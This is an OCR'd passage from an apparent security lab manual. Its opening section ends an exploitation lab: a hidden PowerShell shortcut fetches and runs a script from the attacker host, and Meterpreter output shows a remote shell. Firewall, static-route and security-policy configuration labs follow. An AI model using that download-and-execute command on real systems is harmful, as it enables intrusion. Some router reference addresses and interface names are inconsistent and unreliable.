
Enable the exploit function.



Step 4 Create a PowerShell file.

Create a shortcut on the target host. Enter **powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://172.21.7.104/test.ps1');good.ps1"** as the location of the item.





Double-click the shell file on the desktop.

On the Kali, you can see that the shell of the target host has been obtained.

```
[*] Sending stage (957487 bytes) to 172.21.7.107
[*] Meterpreter session 1 opened (172.21.7.104:4000 -> 172.21.7.107:49283) at 2018-07-04 17:05:16 +0800

meterpreter >
meterpreter >
```

Run the **sysinfo** command to query information about the target host.

```
meterpreter > sysinfo
Computer        : TEST-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Enter **shell** to access the CLI of the target host.

```
meterpreter > shell
Process 1480 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>
```

On this page, ping other hosts on the network where the target host is located.

```
C:\Windows\System32\WindowsPowerShell\v1.0>ping 172.21.0.11
ping 172.21.0.11

Pinging 172.21.0.11 with 32 bytes of data:
Reply from 172.21.0.11: bytes=32 time=1ms TTL=128
Reply from 172.21.0.11: bytes=32 time<1ms TTL=128
Reply from 172.21.0.11: bytes=32 time<1ms TTL=128
Reply from 172.21.0.11: bytes=32 time<1ms TTL=128

Ping statistics for 172.21.0.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

----End

2.3 Methods for Preventing the Exploitation of Vulnerabilities

Install antivirus software.

Enhance security awareness, and do not open files sent from strangers.

Install the latest patch in a timely manner.

3 Basic Firewall Configurations

3.1 Experiment Overview

3.1.1 About This Experiment

Get familiar with basic configurations and operations on firewalls.

3.1.2 Objectives

- Name firewalls.
- Set the system time.
- Back up and restore configuration files.

3.1.3 Experiment Networking

Figure 3-1 Topology for basic firewall configurations

3.1.4 Experiment Planning

An administrator logs in to the firewall in various ways and configures the host name and time of the firewall as well as back up and restore the configuration file of the firewall.

Table 3-1 Device ports and parameters

Device	Port	Port Type
PC	—	Ethernet port
Firewall	—	Depending on the login mode

3.1.5 Experiment Tasks

No.	Task	Description
1	Log in to the firewall.	Log in to the firewall, for example, through the default web mode.
2	Perform basic configurations on the firewall.	Basic firewall configurations include naming the firewall, setting the system time, backing up and restoring the configuration. The configuration file should be backed up to prevent configuration loss. To restore the configuration file, upload it from the local PC to the firewall.

3.2 Experiment Task Configuration

3.2.1 Configuration Roadmap

1. Log in to the firewall.
2. Set a host name for the firewall.
3. Set the system time of the firewall.
4. Back up and restore the firewall's configuration file.

3.2.2 Configuration Procedure on the CLI

Step 1 Log in to the firewall, for example, through the console port, Telnet, or SSH. For details, see experiment 1.

Step 2 Establish the connection, power on all devices, and ensure that they run properly.

Step 3 Set a host name for the firewall.

```
<USG> system-view
[USG] sysname USG_A
```

Step 4 Set the system time.


```
<USG_A> clock datetime 0:0:0 2009-01-01
<USG_A> clock timezone BJ add 08:00:00 (optional)
```

NOTE

If the default UTC time zone is GMT, you can add 8 hours to get Beijing's time zone, which is GMT +8.

Step 5 Back up and restore the configuration file. You can use the FTP file transfer function to back up and restore the configuration file.

Configure the firewall as the FTP server.

1. Set the IP address of the firewall port GE1/0/1 to 10.1.2.1/24, add the port to the trust zone, and set a packet filtering rule to permit FTP packets. (Note: Security policies are described in subsequent sections.)

```
[USG_A] security-policy
[USG_A-policy-security] rule name FTP_backup
[USG_A-policy-security-rule-FTP_backup] source-zone trust
[USG_A-policy-security-rule-FTP_backup] destination-zone local
[USG_A-policy-security-rule-FTP_backup] service ftp
[USG_A-policy-security-rule-FTP_backup] action permit
```

2. Enable FTP and configure the FTP user name, password, and FTP path.

```
<USG_A> system-view
[USG_A] ftp server enable
Info:Start FTP server
[USG_A] aaa
[USG_A-aaa] manager-user ftpuser
[USG_A-aaa-manager-user-ftpuser] service-type ftp
[USG_A-aaa-manager-user-ftpuser] password cipher Ftppass#
[USG_A-aaa-manager-user-ftpuser] level 3
[USG_A-aaa-manager-user-ftpuser] ftp-directory hda1:/
```

Run the **ftp** command on the PC to log in to the firewall.

Backup: Run the **get** command to download the file to the PC. In this example, the Windows operating system is installed on the PC. Choose **Start** > **Run**, enter **cmd**, and click **OK**.

```
C:\Documents and Settings\Administrator> ftp 10.1.2.1
Connected to 10.1.2.1
220 FTP service ready.
User (10.1.2.1:(none)): ftpuser
331 Password required for ftpuser.
Password:
230 User logged in.
ftp> get vrpcfg.zip
200 Port command okay.
150 Opening ASCII mode data connection for vrpcfg.zip.
226 Transfer complete.
ftp: 5203 bytes received in 0.01Seconds 346.87Kbytes/sec.
ftp> lcd
Local directory now C:\Documents and Settings\Administrator.
```

Restoration: Run the **put** command to upload the file to be restored to the firewall.

```
ftp> put vrpcfg.zip
200 Port command okay.
150 Opening ASCII mode data connection for vrpcfg.zip.
226 Transfer complete.
ftp: 5203 bytes sent in 0.00Seconds 5203000.00Kbytes/sec.
```

Configure the startup configuration file on the firewall.

```
<USG_A > startup saved-configuration vrpcfg.zip
```

----End


3.2.3 Configuration Procedure on the Web UI

Step 1 Establish the connection, power on all devices, and ensure that they run properly.

Step 2 Log in to the device through the web UI.


Step 3 Set a host name for the firewall.

Choose **Dashboard** > **System Information** and click **Modify** on the line of **Device Name**.



Step 4 Set the system time.


Choose **System** > **Setup** > **System Time**.




Step 5 Back up and restore the configuration file.

Back up the configuration file.

1. Choose **System > Configuration File Management**. Click **Select**. The **Manage Configuration File** dialog box is displayed.



2. Click the **Download** icon corresponding to the configuration file to be backed up.




NOTE

indicates that the configuration file is in use. Click to download the configuration file to the local PC.)

Restore the configuration file.

3. Click **Upload**. The **Upload File** page is displayed. Click **Browse**, select the local configuration file, and click **OK**. The file is uploaded to the firewall.




4. Use the previous configuration file for the next startup.

Click on the line of the uploaded file. The icon changes to .

5. Restart the firewall to make the configuration file take effect.


Choose **System** > **Setup** > **Restart** to restart the firewall.



----End

3.3 Verification

Choose **System** > **Configuration File Management** to view the configuration file for the next startup.



4 Basic Network Configurations

4.1 Experiment Overview

4.1.1 About This Experiment


This experiment describes how to configure static routes to understand basic network configuration methods.

4.1.2 Objectives

- Understand the meaning of routes.
- Master the configuration of static routes.

4.1.3 Experiment Networking

Figure 4-1 Topology for basic network configurations



4.1.4 Experiment Planning

Two routers are connected and each router connects to a host. It is required that the hosts be able to communicate with each other.

Table 4-1 IP address design

Device	Port	IP Address
R1	GE1/0/1	10.1.1.1/24
	GE1/0/2	10.1.2.1/24
R2	GE1/0/1	10.1.1.2/24
	GE1/0/2	10.1.3.1/24
PC1	Eth0/0/1	10.1.2.100/24
PC2	Eth0/0/1	10.1.3.100/24

4.1.5 Experiment Tasks

No.	Task	Description
1	Configure basic device information.	Configure an IP address for each router and PC.
2	Configure static routes.	Configure static routes for communication between PC1 and PC2.

4.2 Experiment Task Configuration

4.2.1 Configuration Roadmap

1. Configure IP addresses for the routers and PCs.
2. Configure static routes.
3. Test communication between the PCs.

4.2.2 Configuration Procedure

Step 1 Configure an IP address for each involved interface (GE0/0/1 on R1 is used as an example).

```
<Huawei> system-view
[Huawei] sysname R1
[R1] GigabitEthernet1/0/1
[R1-GigabitEthernet1/0/1] ip address 10.1.1.1 255.255.255.0
```

Step 2 Configure static routes.

Configure a static route to PC2 on R1.

```
[R1] ip route-static 10.1.3.0 24 10.1.1.2
```

Configure a static route to PC1 on R2.

```
[R2] ip route-static 10.1.2.0 24 10.1.1.1
```

----End

4.3 Verification

Configure an IP address for each PC.

Ping PC2 on PC1. If the following information is displayed, the configuration is successful.

```
PC> ping 10.1.3.1

Ping 10.1.3.1: 32 data bytes, Press Ctrl_C to break
From 10.1.3.1: bytes=32 seq=1 ttl=254 time=78 ms
From 10.1.3.1: bytes=32 seq=2 ttl=254 time=47 ms
From 10.1.3.1: bytes=32 seq=3 ttl=254 time=47 ms
From 10.1.3.1: bytes=32 seq=4 ttl=254 time=78 ms
From 10.1.3.1: bytes=32 seq=5 ttl=254 time=47 ms

--- 10.1.3.1 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 47/59/78 ms
```

Ping PC1 on PC2. If the following information is displayed, the configuration is successful.

```
PC> ping 10.1.2.100

Ping 10.1.2.100: 32 data bytes, Press Ctrl_C to break
From 10.1.2.100: bytes=32 seq=1 ttl=126 time=63 ms
From 10.1.2.100: bytes=32 seq=2 ttl=126 time=94 ms
From 10.1.2.100: bytes=32 seq=3 ttl=126 time=78 ms
From 10.1.2.100: bytes=32 seq=4 ttl=126 time=140 ms
From 10.1.2.100: bytes=32 seq=5 ttl=126 time=78 ms

--- 10.1.2.100 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 63/90/140 ms
```

4.4 Configuration Reference

4.4.1 R1 Configuration

```
#
sysname R1
```

```
#
interface GigabitEthernet0/0/1
 ip address 10.1.1.1 255.255.255.0
#
interface GigabitEthernet0/0/2
 ip address 10.1.2.1 255.255.255.0
#
ip route-static 10.1.3.0 255.255.255.0 10.1.1.2
#
```

4.4.2 R2 Configuration

```
#
sysname R2
#
interface GigabitEthernet0/0/1
 ip address 10.1.1.2 255.255.255.0
#
interface GigabitEthernet0/0/2
 ip address 10.1.2.1 255.255.255.0
#
ip route-static 10.1.2.0 255.255.255.0 10.1.1.1
#
```

4.5 Question

If the routers are replaced by firewalls, how can firewalls be configured for network communication?

5 Firewall Security Policies

5.1 Experiment Overview

5.1.1 About This Experiment


Security policies can be deployed on a firewall to ensure that the Trust zone can proactively access the Untrust zone.

5.1.2 Objectives

- Understand the security policy mechanism.
- Understand the relationships between security zones.
- Configure firewall security policies on the CLI and web UI.

5.1.3 Experiment Networking

Figure 5-1 Topology for configuring firewall security policies



5.1.4 Experiment Planning

A security device USG is deployed on a service node. The upstream and downstream devices of the USG are both switches, and the downstream service interface of the USG works at Layer 3.

Table 5-1 Port addresses and zones

Device Name	Port	IP Address	Zone
USG6330-1	G1/0/1	10.1.2.1	Trust
	G1/0/4	40.1.1.1	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/1	40.1.1.100	Untrust

5.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Complete basic configurations.	Configure security zones.	Add interfaces to security zones.
		Configure a security policy.	Permit the packets from the Trust zone to the Untrust zone.

5.2 Experiment Task Configuration

5.2.1 Configuration Roadmap

1. Configure IP addresses for interfaces and add the interfaces to security zones.
2. Configure an interzone security policy.

5.2.2 Configuration Procedure on the CLI

Step 1 Complete the configurations of the upstream and downstream service interfaces on the USG. Configure IP addresses for the interfaces and add the interfaces to security zones.

```
<USG> system-view
[USG]sysname USG_A
[USG_A] interface GigabitEthernet 1/0/1
[USG_A-GigabitEthernet1/0/1] ip address 10.1.2.1 255.255.255.0
[USG_A-GigabitEthernet1/0/1] quit
[USG_A] interface GigabitEthernet 1/0/4
[USG_A-GigabitEthernet1/0/4] ip address 40.1.1.1 255.255.255.0
[USG_A-GigabitEthernet1/0/4] quit
[USG_A] firewall zone trust
[USG_A-zone-trust] add interface GigabitEthernet 1/0/1
[USG_A-zone-trust] quit
[USG_A] firewall zone untrust
[USG_A-zone-untrust] add interface GigabitEthernet 1/0/4
[USG_A-zone-untrust] quit
```


Step 2 Configure a security policy to permit packets from the Trust zone to the Untrust zone.

```
[USG_A] security-policy
[USG_A-policy-security] rule name policy_sec
[USG_A-policy-security-rule-policy_sec] source-zone trust
[USG_A-policy-security-rule-policy_sec] destination-zone untrust
[USG_A-policy-security-rule-policy_sec] action permit
[USG_A-policy-security-rule-policy_sec] quit
```

Step 3 Configure the switches.


Add the two interfaces of each switch to the same VLAN (default VLAN). For configuration commands, refer to the relevant switch documents.

----End

